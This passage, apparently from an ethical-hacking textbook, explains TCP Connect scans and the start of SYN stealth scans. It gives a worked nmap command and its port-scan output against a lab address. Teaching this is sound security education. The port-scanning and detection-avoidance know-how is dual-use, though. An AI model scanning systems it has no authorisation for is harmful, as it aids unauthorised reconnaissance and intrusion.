


Figure 3.34: Scan result when a port is closed

Making a separate **`connect()`** call for every targeted port in a linear manner would take a long time over a slow connection. The attacker can accelerate the scan using many sockets in parallel. Using non-blocking, I/O allows the attacker to set a short time-out period and watch all the sockets simultaneously. In Zenmap, the **`-sT`** option is used to perform TCP Connect/full open scan.



Target: 10.10.1.11

Command: nmap -sT -v 10.10.1.11

```
nmap -sT -v 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
02:41 [redacted]t Time
Initiating ARP Ping Scan at 02:41
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 02:41, 0.01s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:41
Completed Parallel DNS resolution of 1 host. at 02:41,
0.02s elapsed
Initiating Connect Scan at 02:41
Scanning 10.10.1.11 [1000 ports]
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Completed Connect Scan at 02:41, 44.55s elapsed (1000
total ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 44.75
seconds
           Raw packets sent: 1 (28B) | Rcvd: 1 (28B)
```

Figure 3.35: TCP Connect/Full Open scan using Zenmap

The drawback of this type of scan is that it is easily detectable and filterable. The logs in the target system will disclose the connection. Such scanning does not require superuser privileges.

Stealth Scan (Half-Open Scan)

The stealth scan involves resetting the TCP connection between the client and the server abruptly before completion of the three-way handshake signals, hence making the connection half-open. A stealth scan sends a single frame to a TCP port without any TCP handshaking or additional packet transfers. This type of scan sends a single frame with the expectation of a single response. The half-open scan partially opens a connection but stops halfway through. The stealth scan is also called a "SYN scan," because it only sends the SYN packet. This prevents the service from notifying the incoming connection. TCP SYN or half-open scanning is a stealth method of port scanning.

The stealth scan also implements the three-way handshake methodology. In the last stage, it examines the packets entering the interface and terminates the connection before triggering a new initialization to identify remote ports. The stealth scan process is described below.

- The client sends a single SYN packet to the server on the appropriate port.
- If the port is open, the server subsequently responds with a SYN/ACK packet.
- If the server responds with an RST packet, then the remote port is in the "closed" state.
- The client sends the RST packet to close the initiation before a connection can be established.




Figure 3.36: Port is open


